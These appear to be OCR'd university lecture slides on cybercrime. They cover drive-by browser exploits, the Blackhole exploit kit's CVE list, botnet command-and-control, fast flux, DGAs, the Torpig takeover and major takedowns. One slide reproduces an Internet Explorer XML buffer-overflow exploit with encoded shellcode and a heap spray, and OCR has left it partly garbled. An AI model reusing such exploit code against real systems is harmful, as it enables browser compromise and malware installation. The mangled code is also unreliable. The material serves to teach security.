
As the Internet evolved, so did cybercrime…



Drive-by Exploits

- Browsers are extremely complex
  - Millions of lines of source code
  - Rely on equally complex plugins from 3rd party developers
    - *e.g.* Adobe Flash, Microsoft Silverlight, Java
- Must deal with untrusted, complex inputs
  - Network packets from arbitrary servers
  - HTML/XML, JavaScript, stylesheets, images, video, audio, etc.
- Recipe for disaster
  - Attacker directs victim to website containing malicious content
  - Leverage exploits in browser to attack OS and gain persistence

Modern Browser Architecture



- Browsers handle many types of complex input
  - HTML/XML
  - JavaScript
  - Stylesheets
  - Images/video/audio
  - Java and Flash bytecode
- Parsing bugs may be exploitable
- JavaScript gives attackers the ability to stage exploits

Example IE Exploit

New HTML page with some JavaScript inside

Shellcode

Heap spraying: fill memory with copies of the shellcode to increase chances of successful exploitation

Target address


Malformed XML data that triggers a buffer overflow

Trigger the overflow by injecting the bugged XML into the HTML page

```
$exploit = '<html>' . "\n" . '<div id="msie_xmlbof_vista">x</div>' . '<script>' . "\n\n" .
'var shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea%u528b" + ' . "\n" .
'                          "%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u13cf%u01ac" + ' . "\n" .
'                          "%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8b4b" + ' . "\n" .
'                          "%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040" + ' . "\n" .
'                          "%u408b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233" + ' . "\n" .
'                          "%u642e%u7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89" + ' . "\n" .
'                          "%uc589%uc481%ufe70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab" + ' . "\n" .
'                          "%u75e8%uffff%u31ff%u50c0%u5050%u4050%u4050%ubb50%u55a6%u7934" + ' . "\n" .
'                          "%u61e8%uffff%u89ff%u31c6%u50c0%u3550%u0102%uee77%uccfe%u8950" + ' . "\n" .
'                          "%u50e0%u106a%u5650%u81bb%u2cb4%
'                          "%ud3bb%u58fa%ue89b%uff34%uffff%
'                          "%uc656%u23e8%uffff%u89ff%u31c6%
'                          "%udb31%u5656%u5356%u3153%ufec0%
'                                    944%u53e0%u5353%
'                                    bfd%ud021%ud005%
'                                   bb53%ucb43%u5f8d%ucfe8%ufffe%u56ff
'                          "%ufec2%uffff%uc483%u615c%u89eb");'                  n" .
                      %u0D0D%u0D0D");'  .  "\n\n" .
                      100000) block += block;'  .  "\n" .
                      ();'  .  "\n" .
'for (i = 0        00;i++) memory[i] += block + shellcode;'  .  "\n\n" .
'xmlrox = "                                                    0a;&#x0a0a;.microo.suck>]]></vista></ie>' .
'</XML><SPAN      src=#microosuck datafld=vista dataformatas=html>' .
'<XML id=micro    uck></XML><SPAN datasrc=#microosuck datafld=vista dataformatas=html></SPAN></SPAN>' . "\n\n" .
'mssox          = document.getElementById("msie_xmlbof_vista");' .
"\n" . 'mssox.innerHTML = xmlrox;' . "\n\n" . '</script>' . "\n" . '</html>';
```

Executing a Drive-by

- Host exploits on a *bulletproof host*
  - No need to distribute (expensive) exploit code to other websites
  - Resist law enforcement takedowns
- Victim acquisition
  - Spam containing links (email, SMS, messenger)
  - Compromise legitimate websites & add booby-traps (*e.g.* via XSS)
    - Hidden *iframes* that load exploit website
    - Force a redirect to the exploit website



- Blackhole malware kit, released in 2010, dominated market in 2012-2013
- Annual license of $1500, or $200/week, targeted Java, Flash, Windows, PDFs
- Suspect arrested in Oct 2013

Exploits Used by Blackhole

CVE	Target	Description
CVE-2011-3544	Java	Oracle Java SE Rhino Script Engine Remote Code Execution Vulnerability
CVE-2011-2110	Flash	Adobe Flash Player unspecified code execution
CVE-2011-0611	Flash	Adobe Flash Player unspecified code execution
CVE-2010-3552	Java	Skyline
CVE-2010-1885	Windows	Microsoft Windows Help and Support Center
CVE-2010-1423	Java	Java Development Toolkit insufficient argument validation
CVE-2010-0886	Java	Unspecified vulnerability
CVE-2010-0842	Java	JRE MixerSequencer invalid array index
CVE-2010-0840	Java	Java trusted methods chaining
CVE-2010-0188	Adobe Acrobat	LibTIFF integer overflow
CVE-2010-4324	Adobe Acrobat	Use after free vulnerability in doc.media.newPlayer


The backbone of the underground

BOTNETS

From Crimeware to Botnets


- Infected machines are a fundamentally valuable resource
  - Unique IP addresses for spamming
  - Bandwidth for DDoS
  - CPU cycles for bitcoin mining
  - Credentials
- Early malware monetized these resources directly
  - Infection and monetization were tightly coupled
- Botnets allow criminals to rent access to infected hosts
  - Infrastructure as a service, i.e. the cloud for criminals
  - Command and Control (C&C) infrastructure for controlling bots
  - Enables huge-scale criminal campaigns

Old-School C&C: IRC Channels




- Problem: single point of failure
- Easy to locate and take down

Fast Flux DNS



Domain Name Generation (DGA)



“Your Botnet is My Botnet”

- Takeover of the Torpig botnet
  - Random domain generation + fast flux
  - Team reverse engineered domain generation algorithm
  - Registered 30 days of domains before the botmaster!
  - Full control of the botnet for 10 days
- Goal of botnet: credential theft and phishing spam
  - Steals credit card numbers, bank accounts, etc.
  - Researchers gathered all this data
- Other novel point: accurate estimation of botnet size


Torpig Architecture

Researchers Infiltrated Here

Attacker places a redirect on the vulnerable server

Rootkit installation

Trojan installation



Collect stolen data

Capture banking passwords

Stopping Botnets

- Individual perspective: ridding your network of bots
  - Anti-virus and anti-malware
  - Intrusion and anomaly detection to identify infections, block traffic
- Global perspective: takedowns and arrests
  - Create a sinkhole (fake C&C server)
  - Track down and arrest the perpetrators

Infamous Takedowns

Botnet Name	Timeframe	Estimated Size	Taken Down by…
DNS Changer	2006-2011	4M	FBI, Trend Micro
Rustock	2006-2011	150K-2.4M	FBI, Microsoft, Fireeye, Univ. of Washington
Grum	2008-2012	560K-840K	Fireeye, Spamhaus
Conficker	2008-2009	4M-13M	FBI, Microsoft, Symantec, ICANN
Citadel	2011-2013		FBI, Microsoft
Gameover Zeus/Cryptolocker	2012-2014		DoJ, FBI, Europol, Dell, Microsoft, Level3, McAfee, Symantec, Sophos, Trend Micro, Carnegie Mellon, Georgia Tech, etc.
SIMDA	2011-2015	770K	INTERPOL, Trend Micro, Microsoft, Kaspersky Lab
DRIDEX	2014-2015		FBI, Trend Micro
Avalanche	2009-2016	500K	FBI, Symantec, Fraunhofer

Scratching the Surface of the Underground

- Zero-days
  - The competitive market for fresh exploits
- Search Engine Optimization (SEO)
  - Attempt to push garbage results to the top of Google search
- Click fraud and ad injection
  - Steal money from legitimate advertisers
- Bitcoin mining (Botcoin)
  - Steal CPU cycles from infected hosts to mint currency
- CATPCHA-solving services
  - Employ real people to solve CAPTCHAs for a small fee
- Crowdturfing
  - Employ real people to create fake accounts (*Sybils* or *sock puppets*)
  - Perform phone and email verification so accounts look legitimate

A Pragmatic Perspective

- Evidence shows cybercrime market large & profitable
- But not as bad as some commentators claim
  - The cybercrime underground **not** a billion dollar industry
  - Botnets almost never control tens of millions of hosts
- Cybercrime huge problem due to asymmetry
  - Example: spam
    - Criminals may spend **millions** of dollars sending spam per year
    - Industry spends **billions** of dollars / year on spam defense
  - An attacker can strike anywhere around the globe at any time
  - Barriers to entry are low, costs are easily offset by profits
  - Arrests are uncommon